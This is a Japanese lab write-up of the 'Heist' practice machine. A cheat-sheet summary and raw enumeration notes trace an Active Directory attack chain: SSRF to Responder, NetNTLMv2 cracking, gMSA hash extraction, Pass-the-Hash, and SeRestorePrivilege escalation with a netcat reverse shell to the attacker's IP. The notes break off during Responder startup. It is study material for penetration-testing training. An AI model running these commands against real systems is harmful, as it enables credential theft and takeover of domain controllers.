Heist
Flag-Critical Knowledge
- Responder の
user::DOMAIN:...形式は NetNTLMv2。hashid -m <file>で確認し、Hashcat は mode5600、失敗時は John を使う。 - BloodHound の
ReadGMSAPasswordは、対象 gMSA のmsDS-ManagedPassword.NTを取得して Pass-the-Hash できる権限。 - WinRM シェルで
SeRestorePrivilegeが Enabled なら、SeRestoreAbuse.exeで SYSTEM コマンドを実行できる。
NetNTLMv2を判別してクラックする
hashid -m enox.hash
hashcat -m 5600 enox.hash /usr/share/wordlists/rockyou.txt
Hashcat でメモリ不足になる場合は John に切り替える。
john --format=netntlmv2 enox.hash --wordlist=/usr/share/wordlists/rockyou.txt
john --show --format=netntlmv2 enox.hash
| 形式の目印 | 種別 | Hashcat mode |
|---|---|---|
user::DOMAIN:... |
NetNTLMv2 | 5600 |
$krb5tgs$23$... |
Kerberoast TGS | 13100 |
$krb5asrep$23$... |
AS-REP Roast | 18200 |
| 32 文字の NTLM hash | NTLM | 1000 |
$1$... / $6$... / $2[aby]$... |
md5crypt / sha512crypt / bcrypt | 500 / 1800 / 3200 |
gMSAのNT hashを取得する
ReadGMSAPassword があるユーザーで LDAP 属性を読む。msDS-ManagedPassword.NT が Pass-the-Hash に使う NT hash。
bloodyad --host dc01.heist.offsec -d heist.offsec -u <USER> -p '<PASSWORD>' get object 'svc_apache$' --attr msDS-ManagedPassword
msDS-ManagedPassword.NT: <NT_HASH>
Windows 上で実行できる場合は GMSAPasswordReader.exe でも同じ NT hash を得られる。
.\GMSAPasswordReader.exe --accountname 'svc_apache$'
SeRestorePrivilegeをSYSTEM実行へつなげる
whoami /priv
.\SeRestoreAbuse.exe 'C:\Users\<USER>\Documents\nc.exe <KALI_IP> 4444 -e powershell.exe'
トリガー、攻撃パターン
| トリガー | 攻撃パターン |
|---|---|
| Web アプリの URL fetch が任意の HTTP URL を取得する | Responder の HTTP サーバーへ誘導し、送信された NetNTLMv2 を取得する。http://<KALI_IP> または http://<KALI_IP>/share を試す。 |
BloodHound に ReadGMSAPassword が見える |
bloodyAD で msDS-ManagedPassword.NT を読み、gMSA アカウントで Pass-the-Hash を試す。 |
WinRM シェルで SeRestorePrivilege が Enabled |
SeRestoreAbuse.exe とリバースシェルを転送して SYSTEM シェルを取得する。 |
SSRFからResponderへ認証させる
sudo responder -I tun0
curl --get --data-urlencode "url=http://<KALI_IP>" http://<TARGET_IP>:8080/
必要な成功指標は Responder に表示される NTLMv2 Username と NTLMv2 Hash のみ。
[HTTP] NTLMv2 Username : HEIST\enox
[HTTP] NTLMv2 Hash     : enox::HEIST:...
attack summary
8080/tcp の URL fetch 機能を SSRF として利用
→ Responder で enox の NetNTLMv2 を取得
→ john で enox:california を復元
→ enox で WinRM
→ local.txt を取得
→ BloodHound で Web Admins の ReadGMSAPassword を確認
→ svc_apache$ の gMSA NT hash を取得
→ svc_apache$ の Pass-the-Hash で WinRM
→ SeRestorePrivilege を悪用して SYSTEM shell
→ Administrator の proof.txt を取得
walkthrough(生メモ)
192.168.121.165
dc01.heist.offsec
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-06 22:07 JST
Nmap scan report for 192.168.121.165
Host is up (0.079s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-07-06 13:07:13Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.heist.offsec
| Not valid before: 2026-07-05T13:03:58
|_Not valid after:  2027-01-04T13:03:58
| rdp-ntlm-info:
|   Target_Name: HEIST
|   NetBIOS_Domain_Name: HEIST
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: heist.offsec
|   DNS_Computer_Name: DC01.heist.offsec
|   DNS_Tree_Name: heist.offsec
|   Product_Version: 10.0.17763
|_  System_Time: 2026-07-06T13:08:02+00:00
|_ssl-date: 2026-07-06T13:08:42+00:00; 0s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http          Werkzeug httpd 2.0.1 (Python 3.9.0)
|_http-title: Super Secure Web Browser
|_http-server-header: Werkzeug/2.0.1 Python/3.9.0
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-07-06T13:08:05
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.05 seconds
[!!!] Domain Controller found on 192.168.121.165
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-06 22:08 JST
Nmap scan report for 192.168.121.165
Host is up (0.081s latency).
Not shown: 97 open|filtered udp ports (no-response)
PORT    STATE SERVICE
53/udp  open  domain
88/udp  open  kerberos-sec
123/udp open  ntp

Nmap done: 1 IP address (1 host up) scanned in 3.62 seconds
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-06 22:08 JST
Nmap scan report for 192.168.121.165
Host is up (0.081s latency).

PORT    STATE SERVICE      VERSION
53/udp  open  domain       (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNS-SD:
|     _services
|     _dns-sd
|     _udp
|     local
|   NBTStat:
|_    CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
88/udp  open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-07-06 13:08:48Z)
123/udp open  ntp          NTP v3
| ntp-info:
|_
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-UDP:V=7.95%I=7%D=7/6%Time=6A4BA8EF%P=aarch64-unknown-linux-gnu%r
SF:(DNS-SD,2E,"\0\0\x80\x82\0\x01\0\0\0\0\0\0\t_services\x07_dns-sd\x04_ud
SF:p\x05local\0\0\x0c\0\x01")%r(NBTStat,32,"\x80\xf0\x80\x82\0\x01\0\0\0\0
SF:\0\0\x20CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\0\0!\0\x01");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 13s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.66 seconds
[!!!] DNS server found on 192.168.121.165
[*] Scan completed.

┌──(kali@kali)-[~/oscp/pGpractice/Heist]
└─$
rdp列挙
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.heist.offsec
| Not valid before: 2026-07-05T13:03:58
|_Not valid after:  2027-01-04T13:03:58
| rdp-ntlm-info:
|   Target_Name: HEIST
|   NetBIOS_Domain_Name: HEIST
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: heist.offsec
|   DNS_Computer_Name: DC01.heist.offsec
|   DNS_Tree_Name: heist.offsec
|   Product_Version: 10.0.17763
|_  System_Time: 2026-07-06T13:08:02+00:00
|_ssl-date: 2026-07-06T13:08:42+00:00; 0s from scanner time.
⇒列挙なし
winrm列挙
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
⇒列挙なし
dns列挙
53/tcp open domain Simple DNS Plus
dig @192.168.121.165 heist.offsec any
dig axfr @192.168.121.165 heist.offsec
dnsrecon -d heist.offsec -n 192.168.121.165
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ dig @192.168.121.165 heist.offsec any

; <<>> DiG 9.20.9-1-Debian <<>> @192.168.121.165 heist.offsec any
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2166
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;heist.offsec.          IN  ANY

;; ANSWER SECTION:
heist.offsec.       600 IN  A   192.168.120.91
heist.offsec.       3600    IN  NS  dc01.heist.offsec.
heist.offsec.       3600    IN  SOA dc01.heist.offsec. hostmaster.heist.offsec. 20 900 600 86400 3600

;; ADDITIONAL SECTION:
dc01.heist.offsec.  3600    IN  A   192.168.121.165

;; Query time: 80 msec
;; SERVER: 192.168.121.165#53(192.168.121.165) (TCP)
;; WHEN: Tue Oct 13 07:15:57 JST 2026
;; MSG SIZE  rcvd: 139


┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ dig axfr @192.168.121.165 heist.offsec

; <<>> DiG 9.20.9-1-Debian <<>> axfr @192.168.121.165 heist.offsec
; (1 server found)
;; global options: +cmd
; Transfer failed.

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ dnsrecon -d heist.offsec -n 192.168.121.165
[*] std: Performing General Enumeration against: heist.offsec...
[-] DNSSEC is not configured for heist.offsec
[*]      SOA dc01.heist.offsec 192.168.121.165
[*]      NS dc01.heist.offsec 192.168.121.165
[*]      A heist.offsec 192.168.120.91
[*] Enumerating SRV Records
[+]      SRV _kerberos._tcp.heist.offsec dc01.heist.offsec 192.168.121.165 88
[+]      SRV _gc._tcp.heist.offsec dc01.heist.offsec 192.168.121.165 3268
[+]      SRV _kerberos._udp.heist.offsec dc01.heist.offsec 192.168.121.165 88
[+]      SRV _ldap._tcp.heist.offsec dc01.heist.offsec 192.168.121.165 389
[+]      SRV _ldap._tcp.dc._msdcs.heist.offsec dc01.heist.offsec 192.168.121.165 389
[+]      SRV _ldap._tcp.pdc._msdcs.heist.offsec dc01.heist.offsec 192.168.121.165 389
[+]      SRV _ldap._tcp.ForestDNSZones.heist.offsec dc01.heist.offsec 192.168.121.165 389
[+]      SRV _kerberos._tcp.dc._msdcs.heist.offsec dc01.heist.offsec 192.168.121.165 88
[+]      SRV _kpasswd._tcp.heist.offsec dc01.heist.offsec 192.168.121.165 464
[+]      SRV _ldap._tcp.gc._msdcs.heist.offsec dc01.heist.offsec 192.168.121.165 3268
[+]      SRV _kpasswd._udp.heist.offsec dc01.heist.offsec 192.168.121.165 464
[+] 11 Records Found

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$
msrpc,smb列挙
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
nxc smb 192.168.121.165
nxc smb 192.168.121.165 -u '' -p ''
nxc smb 192.168.121.165 -u guest -p ''
smbclient -L //192.168.121.165 -N
rpcclient -U "" -N 192.168.121.165
rpcclient -U "" -N 192.168.121.165 -c "enumdomusers"
rpcclient -U "" -N 192.168.121.165 -c "querydispinfo"
enum4linux-ng 192.168.121.165
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ nxc smb 192.168.121.165
SMB         192.168.121.165 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ nxc smb 192.168.121.165 -u '' -p ''
SMB         192.168.121.165 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB         192.168.121.165 445    DC01             [-] heist.offsec\: STATUS_ACCESS_DENIED

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ nxc smb 192.168.121.165 -u guest -p ''
SMB         192.168.121.165 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB         192.168.121.165 445    DC01             [-] heist.offsec\guest: STATUS_ACCOUNT_DISABLED

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ smbclient -L //192.168.121.165 -N
session setup failed: NT_STATUS_ACCESS_DENIED

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ rpcclient -U "" -N 192.168.121.165
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ enum4linux-ng 192.168.121.165
ENUM4LINUX - next generation (v1.3.7)

 ==========================
|    Target Information    |
 ==========================
[*] Target ........... 192.168.121.165
[*] Username ......... ''
[*] Random Username .. 'eihtqkpt'
[*] Password ......... ''
[*] Timeout .......... 5 second(s)

 ========================================
|    Listener Scan on 192.168.121.165    |
 ========================================
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[+] LDAPS is accessible on 636/tcp
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

 =======================================================
|    Domain Information via LDAP for 192.168.121.165    |
 =======================================================
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: heist.offsec

 ==============================================================
|    NetBIOS Names and Workgroup/Domain for 192.168.121.165    |
 ==============================================================
[-] Could not get NetBIOS names information via 'nmblookup': timed out

 ============================================
|    SMB Dialect Check on 192.168.121.165    |
 ============================================
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
  SMB 1.0: false
  SMB 2.0.2: true
  SMB 2.1: true
  SMB 3.0: true
  SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: true

 ==============================================================
|    Domain Information via SMB session for 192.168.121.165    |
 ==============================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC01
NetBIOS domain name: HEIST
DNS domain: heist.offsec
FQDN: DC01.heist.offsec
Derived membership: domain member
Derived domain: HEIST

 ============================================
|    RPC Session Check on 192.168.121.165    |
 ============================================
[*] Check for anonymous access (null session)
[-] Could not establish null session: STATUS_ACCESS_DENIED
[*] Check for guest access
[-] Could not establish guest session: STATUS_LOGON_FAILURE
[-] Sessions failed, neither null nor user sessions were possible

 ==================================================
|    OS Information via RPC for 192.168.121.165    |
 ==================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[-] Skipping 'srvinfo' run, not possible with provided credentials
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: '1809'
OS build: '17763'
Native OS: not supported
Native LAN manager: not supported
Platform id: null
Server type: null
Server type string: null

[!] Aborting remainder of tests since sessions failed, rerun with valid credentials

Completed after 8.38 seconds

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$
⇒匿名もGuestもなし
ldap列挙
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site: Default-First-Site-Name)
ldapsearch -x -H ldap://192.168.121.165 -s base namingContexts
ldapsearch -x -H ldap://192.168.121.165 -b "DC=heist,DC=offsec"
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ ldapsearch -x -H ldap://192.168.121.165 -s base namingContexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingContexts
#

#
dn:
namingContexts: DC=heist,DC=offsec
namingContexts: CN=Configuration,DC=heist,DC=offsec
namingContexts: CN=Schema,CN=Configuration,DC=heist,DC=offsec
namingContexts: DC=DomainDnsZones,DC=heist,DC=offsec
namingContexts: DC=ForestDnsZones,DC=heist,DC=offsec

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ ldapsearch -x -H ldap://192.168.121.165 -b "DC=heist,DC=offsec"
# extended LDIF
#
# LDAPv3
# base <DC=heist,DC=offsec> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A5C, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$
kerberos列挙
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-07-06 13:07:13Z)
464/tcp   open  kpasswd5?
└─$ kerbrute userenum -d heist.offsec oscp_common_passwords.txt --dc 192.168.121.165

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 10/13/26 - Ronnie Flathers @ropnop

2026/10/13 07:22:31 >  Using KDC(s):
2026/10/13 07:22:31 >   192.168.121.165:88

2026/10/13 07:22:31 >  Done! Tested 38 usernames (0 valid) in 0.328 seconds

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$
http列挙
8080/tcp  open  http          Werkzeug httpd 2.0.1 (Python 3.9.0)
|_http-title: Super Secure Web Browser
|_http-server-header: Werkzeug/2.0.1 Python/3.9.0
whatweb http://192.168.121.165:8080
curl -i http://192.168.121.165:8080/
dirsearch -u http://192.168.121.165:8080/ -e php,txt,bak,zip,conf -x 404
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ whatweb http://192.168.121.165:8080
http://192.168.121.165:8080 [200 OK] Bootstrap[3.3.6], Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.0.1 Python/3.9.0], IP[192.168.121.165], JQuery[2.2.2], Python[3.9.0], Script, Title[Super Secure Web Browser], Werkzeug[2.0.1]

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ curl -i http://192.168.121.165:8080/
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 3608
Server: Werkzeug/2.0.1 Python/3.9.0
Date: Mon, 12 Oct 2026 22:24:33 GMT

<!DOCTYPE html>
<html lang="en" >
<head>
  <meta charset="UTF-8">
  <title>Super Secure Web Browser</title>
  <link href='https://fonts.googleapis.com/css?family=Arvo:700,400' rel='stylesheet' type='text/css'>
<link href='https://fonts.googleapis.com/css?family=Montserrat:400,700' rel='stylesheet' type='text/css'><link rel='stylesheet' href='https://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/css/bootstrap.min.css'>

</head>
<body>
<!-- partial:index.partial.html -->
<header class="container-fluid">
  <div class="container text-center" id="searchBox">
    <h1>Secure Web Browser</h1>
    <form action="/" method="GET">
    <div class="form col-xs-12">
        <input class="col-xs-9" id="searchBar" type="text" name="url" placeholder="Enter URL"/>
        <button class="glyphicon glyphicon-search col-xs-1" data-toggle="tooltip" title="Search" id="submit"></button>
        <span class="glyphicon bar col-xs-1" ><b>|</b></span>
        <a href="/?url=http://localhost" target="_blank"><span class="glyphicon glyphicon-random col-xs-1"  data-toggle="tooltip" title="Random topic"></span></a>
      </div>
    </div>
  </div>
</header>
<div id="mainBody" class="container text-center">
  <ul id="results">
  </ul>
</div>
<footer class="text-center">

</footer>
<!-- partial -->
  <script src='https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.2/jquery.min.js'></script>

</body>

<style>
body{
  background: #eee;
  letter-spacing: 2px;
  min-height: 101vh;
}

a:hover, a:active{
  text-decoration: none;
}

input[type="text"], select{
    outline: none;
}

.col-xs-1{
  padding:0;
}

h1{
  font-family: 'Arvo', sans-serif;
  color:#E35865;
}

header.container-fluid{
  margin: 0;
  background-color: #39404A;
  box-shadow: 0 0px 3px 3px rgba(0,0,0,.4);
  height: 100vh;
  min-height: 150px;
}

.container{
  max-width: 720px;
  margin: auto;
  padding: 0 50px;
}

ul{
  padding: 0;
}

li{
  letter-spacing: 0;
  padding: 30px;
  list-style: none;
  min-height: 200px;
  background: #fff;
  margin: 50px auto;
  text-align: left;
  -webkit-transition: box-shadow .2s ease-out .2s;
  -moz-transition: box-shadow .2s ease-out .2s;
  -o-transition: box-shadow .2s ease-out .2s;
  transition: box-shadow .2s ease-out .2s;
  word-spacing: 2px;
}

li > h3{
  margin-top:0;
  color: #E35865;
  line-height: 2;
}

li > p{
  color: #666;
  line-height: 2;
}

input{
  padding:0;
  border-radius: 0;
  border: none;
  font-size: 20px;
  color: #bbb;
  background:none;
  letter-spacing: 1px;
  word-spacing: 10px;
  font-family: 'Arvo', sans-serif;
  padding: 0;
  line-height: 25px;
}

#searchBox{
  padding-top: 40vh;
}

button{
  background: none;
  border: none;
}

.form{
  padding: 10px 0;
  padding-right: 15px;
  border: 3px solid #E35865;

}

.form.col-xs-12{
  padding-left: 0;
}

.glyphicon{
  color: #E35865;
  font-size: 20px;
  line-height: 25px;
}

.glyphicon-search{
  cursor: pointer;

}

.glyphicon-search:hover{

}

.bar{
  vertical-align: super;
  font-weight: 700;
  font-size: 22px;
  font-family: 'Montserrat', sans-serif;
}


li:hover{
  box-shadow: 0 0 15px 15px rgba(0,0,0,.1);
}

::-webkit-input-placeholder {
  color: #bbb;
  opacity: 1;
}

:-moz-placeholder { /* Firefox 18- */
  color: #bbb;
  opacity: 1;
}

::-moz-placeholder {  /* Firefox 19+ */
  color: #bbb;
  opacity: 1;
}

:-ms-input-placeholder {
  color: #bbb;
  opacity: 1;
}

#mainBody{
  font-family: 'Montserrat', sans-serif;
}

/*********media query starts ***********/

@media screen and (max-width: 420px){
  #searchBar,.glyphicon{
    font-size: 16px;
  }

  h1{
    font-size: 28px;
  }
}
</style>
</html>
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ dirsearch -u http://192.168.121.165:8080/ -e php,txt,bak,zip,conf -x 404
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, txt, bak, zip, conf | HTTP method: GET | Threads: 25 | Wordlist size: 11495

Output File: /home/kali/oscp/pGpractice/Heist/192.168.121.165/reports/http_192.168.121.165_8080/__26-10-13_07-24-44.txt

Target: http://192.168.121.165:8080/

[07:24:44] Starting:

Task Completed

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ searchsploit Werkzeug
-------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                            |  Path
-------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Pallets Werkzeug 0.15.4 - Path Traversal                                                                                  | python/webapps/50101.py
Werkzeug - 'Debug Shell' Command Execution                                                                                | multiple/remote/43905.py
Werkzeug - Debug Shell Command Execution (Metasploit)                                                                     | python/remote/37814.rb
-------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ searchsploit -m multiple/remote/43905.py
  Exploit: Werkzeug - 'Debug Shell' Command Execution
      URL: https://www.exploit-db.com/exploits/43905
     Path: /usr/share/exploitdb/exploits/multiple/remote/43905.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/oscp/pGpractice/Heist/192.168.121.165/43905.py


┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ python 43905.py
  File "/home/kali/oscp/pGpractice/Heist/192.168.121.165/43905.py", line 10
    print "USAGE: python %s <ip> <port> <your ip> <netcat port>" % (sys.argv[0])
    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
SyntaxError: Missing parentheses in call to 'print'. Did you mean print(...)?

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ python2 43905.py 192.168.121.165 8080 192.168.45.205 443
[-] Debug is not enabled

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$
ディレクトリトラバーサルではないのでSSRFなのか?
トリガーはSSRF?
sudo responder -I tun0 -v
curl 'http://192.168.121.165:8080/?url=http://192.168.45.236'
curl 'http://192.168.121.165:8080/?url=https://192.168.45.236'
⇒responderのwebサーバにアクセスさせる
httpsはntlm hashとれない・・・
\\192.168.45.236\share
http://192.168.45.236/share
http://192.168.45.236
http://192.168.45.236:445
file://192.168.45.236/share
file://192.168.45.236/
http://192.168.45.236:8000
上記のうち、以下だけhashとれた。
http://192.168.45.236/share
http://192.168.45.236
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.6.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [192.168.45.236]
    Responder IPv6             [fe80::90ae:38bb:ec75:b506]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-WSL0W69BPDU]
    Responder Domain Name      [BYG3.LOCAL]
    Responder DCE-RPC Port     [46980]

[+] Listening for events...

[*] Skipping previously captured hash for HEIST\enox
[*] Skipping previously captured hash for HEIST\enox
[+] Exiting...

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ sudo responder -I tun0 -v
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.6.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [192.168.45.236]
    Responder IPv6             [fe80::90ae:38bb:ec75:b506]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
